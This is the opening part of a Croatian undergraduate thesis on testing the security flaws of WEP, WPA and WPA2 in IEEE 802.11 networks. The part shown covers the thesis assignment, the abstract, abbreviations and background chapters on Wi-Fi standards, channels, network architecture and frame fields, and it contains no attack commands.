# Testiranje sigurnosnih propusta standardnih protokola u bežičnim IEEE 802.11 mrežama

**Tuđan, Matija**

**SVEUČILIŠTE SJEVER**
**SVEUČILIŠNI CENTAR VARAŽDIN**


ZAVRŠNI RAD br. 364/EL/2015

# TESTIRANJE SIGURNOSNIH PROPUSTA STANDARDNIH PROTOKOLA U BEŽIČNIM IEEE 802.11 MREŽAMA

Matija Tuđan

Varaždin, listopad 2015.

**SVEUČILIŠTE SJEVER**

**SVEUČILIŠNI CENTAR VARAŽDIN**

**Odjel za elektrotehniku**


ZAVRŠNI RAD br. 364/EL/2015

# TESTIRANJE SIGURNOSNIH PROPUSTA STANDARDNIH PROTOKOLA U BEŽIČNIM IEEE 802.11 MREŽAMA

Student:
Matija Tuđan, 5014/601

Mentor:
mr. sc. Matija Mikac

Varaždin, listopad 2015.

**Sveučilište Sjever**
Sveučilišni centar Varaždin
104. brigade 3, HR–42000 Varaždin

UNIVERSITY NORTH

# Prijava završnog rada

## Definiranje teme završnog rada i povjerenstva

ODJEL: Odjel za elektrotehniku

PRISTUPNIK: Matija Tuđan | MATIČNI BROJ: 5014/601

DATUM: 10.09.2015

KOLEGIJ: Računalne mreže

NASLOV RADA: Testiranje sigurnosnih propusta standardnih protokola u bežičnim IEEE 802.11 mrežama

MENTOR: Matija Mikac | ZVANJE: viši predavač

ČLANOVI POVJERENSTVA:
1. Ladislav Havaš
2. Stanko Vincek
3. Matija Mikac

## Zadatak završnog rada

BROJ: 364/EL/2015

OPIS

Bežične računalne mreže standardno su rješenje za pristup lokalnim privatnim ili poslovnim mrežama, kao i indirektni pristup Internetu. Zbog korištenja dijeljenog medija (zrak), sigurnost komunikacije u takvim mrežama je vrlo značajna pretpostavka njihovog korištenja. Od prvih verzija IEEE 802.11 standarda za bežičnu komunikaciju, sastavni dio standarda su i protokoli za osiguranje sigurne komunikacije.

Međutim, prvobitna realizacija sigurne komunikacije korištenjem WEP protokola pokazala se manjkavom, a i drugi protokoli (WPA, WPA2) u određenim situacijama pokazuju određene slabosti.

U završnom radu je potrebno:

* dati pregled osnova bežičnih mreža po IEEE 802.11 standardu
* opisati principe funkcioniranja pristupa mediju i izbjegavanja kolizije, kao i korištenje raznih tipova okvira u IEEE 802.11
* dati pregled osnovnih principa funkcioniranja sigurnosnih protokola (pitanje zaštite podataka enkripcijom i pitanje sigurne dostave ključa drugoj strani)
* opisati sigurnosne protokole sadržane u 802.11 standardima
* osvrnuti se na sigurnosne propuste u tim protokolima i objasniti princip po kojem je propuste moguće iskoristiti za neovlašteni pristup podacima
* u praktičnom dijelu rada, korištenjem dostupnih alata za testiranje i probijanje zaštite (aircrack, airdump...), na konkretnim situacijama izvesti sigurnosne napade i dokumentirati rezultate
* detaljno dokumentirati strukturu sustava koji se koristi za probijanje zaštite (operacijski sustav, hardverski zahtjevi za mrežne kartice, programski alati korišteni u realizaciji itd.)
* komentirati cjelokupnu problematiku i sugerirati rješenja za manje, svakodnevno korištene bežične mreže

REPUBLIKA HRVATSKA 5 SVEUČILIŠTE SJEVER KOPRIVNICA SVEUČILIŠTE SJEVER

ZADATAK URUČEN: 23. 09. 2015 | POTPIS MENTORA: M. Mikac

# Predgovor

Veliko hvala mentoru mr. sc. Matiji Mikacu na njegovoj pomoći, strpljenju, uloženom vremenu, trudu i stručnom vođenju prilikom pisanja ovog rada. Također se zahvaljujem djevojci na pomoći i strpljenju oko lektoriranja završnog rada te svima koji su mi pripomogli pri izradi završnog rada.

# Sažetak

U ovom radu su obrađene osnove bežičnih računalnih mreža po IEEE 802.11 standardu. Opisane su bitne činjenice koje se vežu uz IEEE 802.11 standard kao što su kanali, različiti tipovi okvira, vrste bežičnih računalnih mreža i princip njihova djelovanja, sigurnosni protokoli koji osiguravaju zaštitu i privatnost podataka... Više je pažnje posvećeno upravo sigurnosnim protokolima te njihovim propustima koji se mogu iskoristiti za neovlašteni pristup podacima i korištenje resursa bežične mreže. Testiranje pojedinih modela zaštite bežičnih mreža je obavljeno pomoću besplatne Linux distribucije - Kali Linux, koja sadrži poznate alate za testiranje i probijanje zaštite (Aircrack-ng, Airdump-ng, Airmon-ng...). Budući da se radi o ilegalnim radnjama, svako testiranje i probijanje zaštite je obavljeno isključivo na vlastitoj opremi i mreži. Prikupljeni paketi i podaci su korišteni za probijanje dijeljenih ključeva i za kratku analizu Wireshark alatom koji je implementiran u Kali Linux distribuciju.

# Popis korištenih kratica

| | |
|---|---|
| **WLAN** | Wireless Local Area Network |
| **IEEE** | Institute of Electrical and Electronics Engineers |
| **MAC** | Medium Access Control |
| **PHY** | Physical Layer |
| **RTS** | Request to Send |
| **CTS** | Clear to Send |
| **STA** | Wireless Station |
| **BSS** | Basic Service Set |
| **IBSS** | Independent BSS |
| **BSA** | Basic Service Area |
| **ESS** | Extended Services Set |
| **SSID** | Service Set Identifier |
| **BSSID** | Basic Service Set Identifier |
| **ESSID** | Extended Service Set Identifier |
| **AP** | Access Point |
| **ASCII** | American Standard Code for Information Interchange |
| **DCF** | Distributed Coordination Function |
| **PCF** | Point Coordination Function |
| **FCS** | Frame Check Sequence |
| **ACK** | Acknowledgement Frame |
| **CRC** | Cyclic Redundancy Check |
| **CSMA/CA** | Carrier Sense Multiple Accesss with Collision Avoidance |
| **CSMA/CD** | Carrier Sense Multiple Accesss with Collision Detection |
| **QoS** | Quality of Service |
| **DSAP** | Destination Service Access Point |
| **SNAP** | Subnetwork Access Protocol |
| **OUI** | Organizationally Unique Identifier |
| **PID** | Protocol ID |
| **PSK** | Pre-Shared Key |
| **WEP** | Wired Equivalent Privacy |
| **WPA** | Wi-Fi Protected Access |
| **WPA2** | Wi-Fi Protected Access 2 |
| **RC4** | Rivest Cipher 4 Stream Cipher |
| **ARC4** | Alleged RC4 |
| **CRC32** | Cyclic Redundancy Check |
| **ICV** | Integrity Check Value |
| **IV** | Initialization Vector |
| **KSA** | Key-scheduling Algorithm |
| **PRGA** | Pseudo-random Generation Algorithm |
| **DoS** | Denial Of Service |
| **TKIP** | Temporal Key Integrity Protocol |
| **MIC** | Message Integrity Code |
| **PTK** | Pairwise Temporal Key |
| **EAP** | Extensible Authentication Protocol |
| **RADIUS** | Remote Authentication Dial-In User Service |
| **PAE** | Port Access Entry |
| **AES** | Advanced Encryption Standard |

| | |
|---|---|
| **ARP** | Address Resolution Protocol |
| **CCMP** | Counter Mode with CBC-MAC Protocol |
| **CBC-MAC** | Cipher Block Chaining Message authentication Code |
| **USB** | Universal Serial Bus |
| **BIOS** | Basic Input/Output System |
| **GUI** | Graphical User Interface |
| **OSI** | Open Systems Interconnection |
| **DS** | Distribucijski Sustav |

# Sadržaj

# 1. UVOD

U ovom su radu ukratko objašnjene bežične lokalne mreže (*engl. Wireless Local Area Network - WLAN*) koje se temelje na *IEEE* (*engl. Institute of Electrical and Electronics Engineers*) *802.11* standardu, te problemi koji se javljaju kod njihove sigunosti. Bežične lokalne mreže koriste bežične tehnologije (gdje je glavni medij za prijenos informacija zrak) unutar ograničenog područja kao što su kuće, škole, računalni laboratoriji ili uredi. Većina modernih bežičnih lokalnih mreža temelji se na *IEEE 802.11* standardu. *IEEE 802.11* standard je stvoren i održavan od strane *IEEE 802 LAN/MAN* odbora zaduženog za razvoj i održavanje mrežnih standarda koji se koriste kod lokalnih, gradskih i drugih mreža. Budući da za razmjenu informacija koriste dijeljeni medij (zrak), moraju biti u mogućnosti koristiti tehnologiju koja od svakog uređaja zahtijeva da prije slanja podataka osluškuje promet te po potrebi odgodi slanje podataka ako je medij zauzet. Objašnjeni su osnovni dodaci i proširenja izvornom 802.11 standardu koja koriste različite frekvencije, brzine prijenosa i imaju različite domete. Spomenuti su kanali kao nezaobilazna stavka *IEEE 802.11* standarda, različiti tipovi okvira koji se koriste pri dogovaranju početka komunikacije, pri slanju samih podataka i pri završetku komunikacije. Razrađeni su osnovni pojmovi koji su ključni kod definiranja arhitekture bežične mreže kao i najčešći tipovi bežičnih mreža.

Kada se govori o sigurnosti, zaštiti i privatnosti bežičnih mreža, nezaobilazni su standardni protokoli koji se koriste u te svrhe. Pa su tako objašnjeni sigurnosni protokoli *WEP*, *WPA* te *WPA2*. *WEP* (*engl. Wireled Equivalent Privacy*) sigurnosni standard predstavlja prvi oblik sigurnosti i zaštite kod bežičnih lokalnih mreža. Naglašene su njegove loše strane i njegova "ranjivost", odnosno rečeno je zašto bi ga trebalo izbjegavati. Kao alternativa, zamjena i poboljšanje objašnjen je nasljednik *WEP*-a, to jest novi sigurnosni standard *WPA* (*engl. Wi-Fi Protected Access*) koji je svojevrsni most prema *IEEE 802.11i-2004* standardu koji se još naziva i *WPA2* (*engl. Wi-Fi Protected Access II*). *WPA* i *WPA2* sigurnosni mehanizmi nude povećanu sigurnost pa se stoga smatraju sigurnijim i kvalitetnijim naspram *WEP* standarda.

Za probijanje zaštite bežične računalne mreže je korišten *Kali Linux* operativni sustav koji predstavlja nasljednika uspješnog *BackTrack* projekta. *Kali Linux* je standardna *Linux* distribucija otvorenog koda izgrađena na bazi *Debian Linuxa*, a sadrži više od 300 alata za provjeru sigurnosti računalnih mreža. Testirane su i isprobane neke od njegovih implementiranih mogućnosti koje nudi u svrhu probijanja ova tri spomenuta sustava zaštite bežičnih računalnih mreža. Najčešće se koristi *Aircrack-ng* programski alat koji se sastoji od niza alata koji nude razne mogućnosti i napade na sigurnosne mehanizme bežičnih mreža. Neki od korištenih alata u

sklopu ovog rada su: *Airmon-ng*, *Airodump-ng*, *Aireplay-ng*, *Aircrack-ng*... Objašnjen je redoslijed korištenja tih alata kao i koraci uz definirane parametre za probijanje *WEP*, *WPA*/*WPA2* ključeva i to u slučaju kad postoje povezani klijenti na pristupnu točku te slučaja kad nema povezanih klijenata na pristupnu točku.

# 2. WLAN

Bežična lokalna mreža (*engl. Wireless Local Area Network – WLAN* [1]) predstavlja bežičnu računalnu mrežu koja povezuje dva ili više uređaja pomoću bežične tehnologije (gdje je glavni medij za prijenos informacija zrak) unutar ograničenog područja kao što su kuće, škole, računalni laboratoriji ili uredi. To daje korisnicima mogućnost kretanja unutar lokalne pokrivenosti, a da još uvijek budu povezani na mrežu te da imaju pristup *Internetu*. Za bežične lokalne mreže koriste se skraćenice kao npr. *Wireless LAN, WLAN, Wi-Fi* i slično. *WLAN* je skraćenica engleskog naziva *Wireless Local Area Network*, a *Wi-Fi* je naziv koji je dodijeljen od strane *Wi-Fi Alliance* organizacije (neprofitabilne organizacije koja se bavi bežičnim tehnologijama) za *IEEE 802.11* skupinu standarda, odnosno za sve standarde koji se bave bežičnim lokalnim mrežama. Bežični prijenos podataka podrazumijeva prijenos informacija putem elektromagnetskih valova. Spektar koji je obuhvaćen bežičnim tehnologijama proteže se od radio do infracrvenih valova. Razne primjene koriste različite dijelove spektra i razlikuju se u svojstvima signala. Za prijenos podataka u infracrvenom spektru potrebna je optička vidljivost između uređaja, dok radiovalovi raspona od 3 do 30MHz prelaze ogromne udaljenosti reflektirajući se o ionosferu. Pojam bežičnih mreža u računarstvu uglavnom se veže uz metodu prenošenja podataka elektromagnetskim valovima koji su smješteni između radio valova i infracrvenih valova, frekvencije od 2.4 do 5.8GHz.

## 2.1. IEEE 802.11

Većina modernih bežičnih lokalnih mreža temelji se na *IEEE 802.11* standardu [2]. *IEEE 802.11* definira podsloj kontrole pristupa mediju - *MAC* podsloj (*engl. Medium Access Control*) i fizički sloj - *PHY* (*engl. Physical Layer*), za provedbu bežičnih lokalnih mreža (*WLAN*) te računalne komunikacije u 2.4, 3.6, 5 i 60 GHz frekvencijskom području. *MAC* podsloj definira tzv. *MAC* adrese. *MAC* adresa je niz od 48 bitova koji je svojstven svakom mrežnom uređaju. Dijeli se na 24 bita koji označavaju proizvođača mrežne opreme i 24 bita koja su jedinstvena za taj uređaj. *IEEE 802.11* je stvoren i održavan od strane *IEEE* (*engl. Institute of Electrical and Electronics Engineers*) *802 LAN/MAN* odbora zaduženog za razvoj i održavanje standarda bežičnih mreža. Standard *802.11* je usvojen 1997. godine i obuhvaćao je prijenose podataka brzinom od 1Mbit/s i 2Mbit/s u infracrvenom spektru definirane frekvencije od 2.4GHz. Korištena je i *CSMA/CA* (*engl. Carrier Sense Multiple Accesss with Collision Avoidance*)

tehnologija koja od svakog uređaja zahtjeva da prije slanja podataka osluškuje promet te po potrebi odgodi slanje podataka ako je medij zauzet. Standard je proizvođačima davao dosta slobode što je uzrokovalo loš ili nikakav zajednički rad različitih uređaja. *802.11* standard danas se naziva i *legacy 802.11*, a za sve kasnije standarde uključujući i *legacy* koristi se oznaka *802.11x*. Time se želi naznačiti da ne postoji *802.11x* standard, već je to skup standarda.

### 2.1.1. IEEE 802.11 proširenja i dodatci

*IEEE 802.11* standard je definiran kao početni i prvi standard za bežične lokalne mreže, ali se smatrao presporim za neke programe pa je uskoro zamijenjen proširenjima *802.11a* i *802.11b*, a kasnije *802.11g* i inačicom *802.11n*. Pa tako skupina standarda *802.11* trenutno sadrži preko petnaest načina bežične modulacije signala koji koriste isti protokol, a najčešći načini su definirani *a*, *b* i *g* dodatcima izvornom standardu. Standardi *802.11b* i *g* se uglavnom koriste u Hrvatskoj, dok je standard *802.11a* uglavnom u upotrebi u SAD-u. Osnovna razlika u standardima je u radijskoj frekvenciji na kojoj rade. *802.11a* radi na frekvencijama oko 5GHz, dok *802.11b* i *g* rade na frekvenciji od 2.4GHz. Sigurnosne odredbe su naknadno dodane i okupljene su u *802.11i* dodatku. Ostali dodatci ili kombinacije postojećih (*c-f, h-k, r-w, p, y* te *z*) su servisna poboljšanja i proširenja ili ispravke prijašnjih odredbi.

*802.11a* koristi frekvenciju od 5GHz, podaci se prenose brzinom od 54Mbit/s (tipično 25Mbit/s) te ima domet od 30m (prosječni domet kod uredske upotrebe). Koristi se *OFDM*, odnosno metoda razbijanja signala koji prenosi informaciju na pod-signale koji su međusobno okomiti te se mogu poslati u isto vrijeme bez međusobne interferencije.

*802.11b* koristi frekvenciju od 2.4GHz, podaci se prenose brzinom od 11Mbit/s (tipično 6.5Mbit/s) te ima domet od 30m (prosječni domet kod uredske upotrebe). Koristi se već spomenuta *CSMA/CA* te *CCK* modulacija. Standard je postao dosta popularniji od *802.11a* zbog brze dostupnosti opreme na tržištu, velikog dometa signala pri korištenju usmjerenih antena te ekstenzija standardu koje su dodali pojedini proizvođači. Tu se poglavito misli na spajanje kanala kako bi se povećala propusnost i prijenos podataka praskom kod kojega se u kratkom vremenu prenosi veća količina komprimiranih podataka.

*802.11g* koristi frekvenciju od 2.4GHz, podaci se prenose brzinom od 54Mbit/s (tipično 24Mbit/s) te ima domet od 30m (prosječni domet kod uredske upotrebe). Veća brzina prijenosa ostvarena je primjenom elemenata *802.11a* standarda kao što su *OFDM*, no podržan je i *CCK* zbog kompatibilnosti sa *802.11b*.

2009. godine je standardu *802.11* dodan *802.11n* koji radi na frekvencijama 2.4 i 5GHz s brzinom prijenosa podataka do 600Mbit/s. Većina novijih usmjerivača su u mogućnosti koristiti obje frekvencije, a poznatiji su kao *dual-band* usmjerivači. To omogućuje izbjegavanje interferencije kod prijenosa podataka na frekvenciji od 2.4GHz, koja se također dijeli s *Bluetooth* uređajima i mikrovalnim pećnicama. Frekvencija od 5GHz je također šira od 2.4 GHz, što znači da nudi više kanala te omogućuje povezivanje većeg broja uređaja. Treba napomenuti da nisu svi kanali dostupni u svim regijama [3].

*Tablica 2.1. Pregled osnovnih IEEE 802.11 standarda*

| STANDARD | FREKVENCIJE | KANALI |
|---|---|---|
| *IEEE 802.11a* | od 5.15 GHz do 5.725 GHz | 19 u Europi |
| *IEEE 802.11b* | od 2.4 GHz do 2.4835 GHz | 11 u SAD-u / 13 u Europi / 14 u Japanu |
| *IEEE 802.11g* | od 2.4 GHz do 2.4835 GHz | 11 u SAD-u / 13 u Europi / 14 u Japanu |

Širina kanalnog pojasa je kod svih standarda između 10 i 30MHz.

*Tablica 2.2. Brzine prijenosa podataka*

| STANDARD | BRZINE PRIJENOSA PODATAKA |
|---|---|
| *IEEE 802.11* | 2 Mbps maksimalno |
| *IEEE 802.11a* | 54 Mbps maksimalno (108 Mbps kod 40 MHz širokog pojasa) |
| *IEEE 802.11b* | 11 Mbps maksimalno (22 Mbps kod 40 MHz širokog pojasa, 44 Mbps kod 60 MHz širokog pojasa) |
| *IEEE 802.11g* | 54 Mbps maksimalno (g+ =108 Mbps, do 125 Mbps moguće; 2 Mbps u miješanom stanju (*g+b*) sa *IEEE 802.11b*) |
| *IEEE 802.11h* | 54 Mbps maksimalno (108 Mbps kod 40 MHz širokog pojasa) |
| *IEEE 802.11n* | 600 Mbps maksimalno |

## 2.2. KANALI

Popis *WLAN* kanala je skup zakonski dopuštenih bežičnih mrežnih kanala koji koriste *IEEE 802.11* protokole, u skladu su sa samim *IEEE 802.11* standardom te uređajima koji se prodaju pod *Wi-Fi* zaštitnim znakom.

*802.11* standard trenutno dokumentira korištenje pet različitih frekvencijskih raspona: 2.4GHz, 3.6GHz, 4.9GHz, 5GHz, i 5.9 GHz. Svako frekvencijsko područje je podijeljeno u mnoštvo kanala. Države same primjenjuju svoje propise i odlučuju koje kanale će dozvoliti za

korištenje, koji korisnici smiju koristiti određene kanale te maksimalne razine snage u tim frekvencijskim područjima. U nekim zemljama, poput SAD-a, licencirani radio operatori amateri mogu koristiti neke od kanala na mnogo većoj snazi za bežični pristup na velikim udaljenostima. U nastavku su opisani kanali na 2.4GHz frekvencijskom području jer će isti kasnije biti korišteni kod probijanja zaštite bežičnih lokalnih mreža.

### 2.2.1. 802.11b/g/n kanali

Postoji 14 kanala u 2.4GHz frekvencijskom području [4]. Svaki sljedeći kanal se nalazi na razmaku od 5MHz od prethodnog kanala, osim posljednjeg kanala koji se nalazi na razmaku od 12 MHz od prethodnog kanala. Prvih 11 kanala se koristi u cijelom svijetu dok su zadnja 3 kanala dostupna ovisno o regiji. Kako bi se uspostavila sigurna komunikacija, preporuka je da se za *b* standard koriste osnovni kanali 1, 6, 11 i 14 (razmak između kanala 25MHz, osim između kanala broj 11 i 14 gdje razmak iznosi 22MHz), za *g/n* standard kanali 1, 5, 9 i 13 (razmak između kanala 20MHz) te za *n* (*OFDM*) kanali 3 i 11 (razmak između kanala 40MHz).

*Tablica 2.3. 2.4 GHz (802.11b/g/n) kanali*

| KANAL BROJ | FREKVENCIJA | DOZVOLJEN U |
|---|---|---|
| *1* | 2.412 GHz | Europi, SAD-u, Japanu |
| *2* | 2.417 GHz | Europi, SAD-u, Japanu |
| *3* | 2.422 GHz | Europi, SAD-u, Japanu |
| *4* | 2.427 GHz | Europi, SAD-u, Japanu |
| *5* | 2.432 GHz | Europi, SAD-u, Japanu |
| *6* | 2.437 GHz | Europi, SAD-u, Japanu |
| *7* | 2.442 GHz | Europi, SAD-u, Japanu |
| *8* | 2.447 GHz | Europi, SAD-u, Japanu |
| *9* | 2.452 GHz | Europi, SAD-u, Japanu |
| *10* | 2.457 GHz | Europi, SAD-u, Japanu |
| *11* | 2.462 GHz | Europi, SAD-u, Japanu |
| *12* | 2.467 GHz | Europi, Japanu |
| *13* | 2.472 GHz | Europi, Japanu |
| *14* | 2.484 GHz | Japanu |

## 2.3. POVEZIVANJE


Svi uređaji koji se spajaju na bežičnu mrežu moraju biti opremljeni bežičnom mrežnom karticom. Bežična mrežna kartica je zadužena za adresiranje unutar bežične računalne mreže i jedinstveno identificira klijenta ili pristupnu točku. Za adresiranje se koriste klasične *MAC* adrese (48 bitova) kao i kod lokalnih računalnih mreža ili nasumično generiran 48-bitni niz brojeva nalik *MAC* adresi (ovisno o arhitekturi bežične lokalne mreže). Takve radne stanice se dijele u dvije grupe: pristupne točke (*engl. Access Point – AP*) [5] i klijente, odnosno stanice (*engl. Wireless Station – STA*) [1].

Pristupna točka (*AP*) je uređaj bežične mreže koji je povezan s žičanom mrežnom infrastrukturom. Omogućuje bežičnim uređajima spajanje na žičanu mrežu uglavnom pomoću *Wi-Fi* tehnologije ili srodnih bežičnih standarda. *AP* se obično povezuje na usmjerivač (*engl. Router*) putem ožičene mreže kao samostalan uređaj, no također može biti sastavni dio samog usmjerivača što je čest slučaj kod manjih privatnih bežičnih mreža. To su računala ili uređaji na koje se klijenti spajaju, a omogućuju komunikaciju između klijenata i upravljaju tokom podataka između njih. Povezuje se korištenjem drugih tehnologija na temeljnu mrežu ili mrežu više razine.

Stanice (*STA*) se spajaju na pristupne točke ili su direktno povezane s drugim stanicama (ovisno o arhitekturi mreže) i koriste resurse istih. To su uređaji poput prijenosnih računala, *IP* telefona, *WLAN* kamera, pametnih telefona, stolnih računala, tableta i slično.

Skup dvije ili više stanica se naziva osnovni element mreže (*engl. Basic Service Set – BSS*) [6].


U slučaju direktne komunikacije gdje su stanice međusobno direktno povezane, a ne preko pristupne točke, radi se o takozvanom neovisnom *BSS*-u (*engl. Independent BSS*) [1]. Ovakav tip mreže se još naziva *ad hoc* mreža.




*Slika 2.1. Ad hoc mreža/neovisni BSS*

Ako pak stanice komuniciraju preko pristupne točke, radi se o takozvanom

infrastrukturnom *BSS*-u (*engl. Infrastructure BSS*) [1]. Ovakav tip mreže se još naziva infrastrukturna mreža.




*Slika 2.2. Infrastrukturna mreža/infrastrukturni BSS*

Područje unutar kojeg stanice iz *BSS* grupe mogu funkcionirati se naziva područje pokrivanja (*engl. Basic Service Area – BSA*) [6]. Pri izlasku iz područja pokrivanja (*BSA*) javlja se nemogućnost komunikacije unutar tog *BSS*-a, a javlja se mogućnost ulaska u područje pokrivanja nekog drugog *BSS*-a. Stoga su definirani postupci sinkronizacije pri uključenju u *BSS* koji pokrivaju prelazak u drugi *BSA*, uključenje/isključenje u postojećem *BSA*, itd.

Prilikom povezivanja stanica na pristupnu točku kod infrastrukturnog *BSS*-a ili prilikom međusobnog povezivanja stanica kod neovisnog *BSS*-a, stanice moraju biti u mogućnosti identificirati mrežu (*BSS*). To je omogućeno *BSS* identifikatorom – *BSSID* (*engl. Basic Service Set Identifier*) [6]. *BSSID* je kod infrastrukturnog *BSS*-a zapravo fizička *MAC* adresa pristupne točke (npr. A9-45-F2-3E-CA-12), a kod neovisnog *BSS*-a stanice koje se međusobno povezuju nasumično generiraju 48-bitni niz brojeva koji izgleda i funkcionira poput *MAC* adresa. Budući da upisivanje i pamćenje *MAC* adresa prilikom konfiguracije *Wi-Fi* uređaja zadaje glavobolje, kao efikasnije i bezbolnije rješenje uveden je *SSID* (*engl. Service Set Identifier*) [6]. *SSID* predstavlja naziv mreže i to je niz od maksimalno 32 *ASCII* znaka. Svaki *Wi-Fi* uređaj mora dijeliti isti *SSID* za komunikaciju u istoj mreži.

Dvije ili više *BSS* grupa čine podmrežu ili proširenu uslužnu grupu (*engl. Extended Services Set – ESS*) [6]. *ESS* je skup infrastrukturnih *BSS*-ova s istim *BSSID*-om. *IEEE 802.11* standardi omogućuju mobilnim stanicama prelazak između *BSS*-ova u istom *ESS*-u. Stanica dakle bira pristupnu točku s boljim svojstvima: stanica mjeri snage, bira najbolji signal; ukoliko se dogodi prelazak u drugi *BSS* boljih svojstava, *IP* adresa se ne mijenja.

Primjenom *SSID* koncepta na proširenu uslužnu grupu (*ESS*), javlja se pojam *ESSID*

(*engl. Extended Service Set Identifier*) [7]. *ESSID* je kod *ESS*-a isto što i *SSID* kod *BSS*-a, dakle radi se o nizu od maksimalno 32 *ASCII* znaka. Većina *Wi-Fi* uređaja samo koristi izraz *SSID*, a ne *ESSID*. Kada se konfigurira bežični uređaj za povezivanje s *ESS*-om, tehnički se upotrebljava *ESSID*, a ne samo *SSID*, no proizvođači su to pojednostavili pa koriste samo pojam *SSID*.

Nadalje je više infrastrukturnih *BSS*-ova preko pristupnih točaka povezano u veći sustav preko tzv. distribucijskog sustava (*DS*) [1]. Pristupne točke se povezuju korištenjem drugih tehnologija na temeljnu mrežu ili mrežu više razine. U tom slučaju pristupne točke imaju ulogu stanica s vezom na distribucijski sustav, ali ujedno upravljaju tokom podataka između stanica povezanih na njih unutar *BSS*-a. Moguća je komunikacija svih stanica sa svih pristupnih točaka.

### 2.3.1. Arhitektura WLAN-a

*802.11x* definira dvije osnovne mrežne topologije: infrastrukturnu i *ad hoc* mrežu [1].

Kod infrastrukturne klijenti se spajaju na pristupne točke koje su međusobno povezane standardnim (žičnim) ili bežičnim mrežnim protokolom. Sastoji se od barem jedne pristupne točke povezane s žičanom mrežnom infrastrukturom i nizom bežičnih krajnjih stanica. Krajnje stanice u infrastrukturnom načinu rada ne komuniciraju izravno jedna s drugom, nego preko jedne ili više pristupnih točaka.

Kod *ad hoc* mreža, eliminiraju se pristupne točke i omogućeno je grupiranje više uređaja u decentraliziranu mrežu gdje nijedan uređaj ne treba imati ulogu poslužitelja. To jest, više bežičnih stanica međusobno izravno komunicira bez korištenja pristupnih točaka. Domet stanica je ograničen do 100m. Primjer ovakve mreže je spajanje dva laptopa radi izmjene dokumenata preko njihovih bežičnih mrežnih adaptera.

## 2.4. OKVIRI

*IEEE 802.11* standard određuje različite vrste okvira i to za primjenu u prijenosu podataka kao i upravljanje i kontrolu bežične veze. Tako se razlikuju tri glavne skupine okvira: podatkovni okviri (*engl. Data Frames*), upravljački okviri (*engl. Management Frames*) te kontrolni okviri (*engl. Control Frames*) [2].

Okviri su podijeljeni u vrlo specifične i standardizirane dijelove. Svaki *802.11 MAC* okvir se sastoji od *MAC* zaglavlja (*engl. MAC Header*), tijela okvira (*engl. Payload*) i *FCS (engl. Frame Check Sequence)* polja koje služi za provjeru ispravnosti primljenog okvira. Prva

dva bajta *MAC* zaglavlja tvore polje "Kontrola okvira" (*engl. Frame Control*) koje utvrđuje oblik i funkciju okvira. Polje "Kontrola okvira" je podijeljeno na sljedeća potpolja:

- "Verzija protokola" (*engl. Protocol Version*): dva bita predstavljaju verziju protokola, trenutno se koristi protokol inačice nula dok su ostale vrijednosti rezervirane za buduće upotrebe,
- "Tip" (*engl. Type*): dva bita određuju tip *WLAN* okvira definiranih u *IEEE 802.11* standardu, a okviri mogu biti kontrolni, podatkovni i upravljački,
- "Podtip" (*engl. Subtype*): četiri bita daju dodatnu informaciju o okvirima; polje tip i podtip zajedno služe za utvrđivanje o kojem se točno okviru radi,
- "Prema i od distribucijskog sustava" (*engl. ToDS i FromDS*): oba polja su duljine jedan bit, a pokazuju je li okvir poslan distribucijskom sustavu ili je okvir zaprimljen od distribucijskog sustava; kontrolni i upravljački okviri postavljaju ove vrijednosti na nulu, dok će podatkovni okviri imati postavljen jedan od tih bitova; komunikacija unutar neovisnog *BSS*-a uvijek postavlja te bitove na nulu,
- "Još fragmenata" (*engl. More Fragments*): ovo polje je postavljeno kada je paket podijeljen u više okvira za prijenos; svaki okvir osim posljednjeg okvira paketa će imati ovaj bit postavljen,
- "Ponavljanje" (*engl. Retry*): ponekad okviri zahtijevaju ponovno slanje, a za to postoji polje ponavljanje koje se postavlja kada se okvir šalje ponovno; vrijednost polja je nula ako se okvir šalje prvi put; ovo polje je korisno i pomaže u uklanjanju dvostrukih okvira,
- "Energetsko upravljanje" (*engl. Power Management*): ovo polje ukazuje na energetsko stanje stanice; stanica može biti u stanju očuvanja energije (*engl. Power-Saver Mode*) ili u aktivnom stanju (*engl. Active Mode*); vrijednost polja je nula kada je stanica u aktivnom stanju rada, a stanica koja je u stanju očuvanja energije ima vrijednost polja postavljenu na jedan,
- "Više podataka" (*engl. More Data*): ovo polje služi za spremanje zaprimljenih okvira u međuspremnik pristupne točke; pristupna točka koristi ovaj bit kako bi olakšala stanicama u stanju očuvanja energije; označuje da je barem jedan okvir dostupan, a odnosi se na sve povezane stanice,
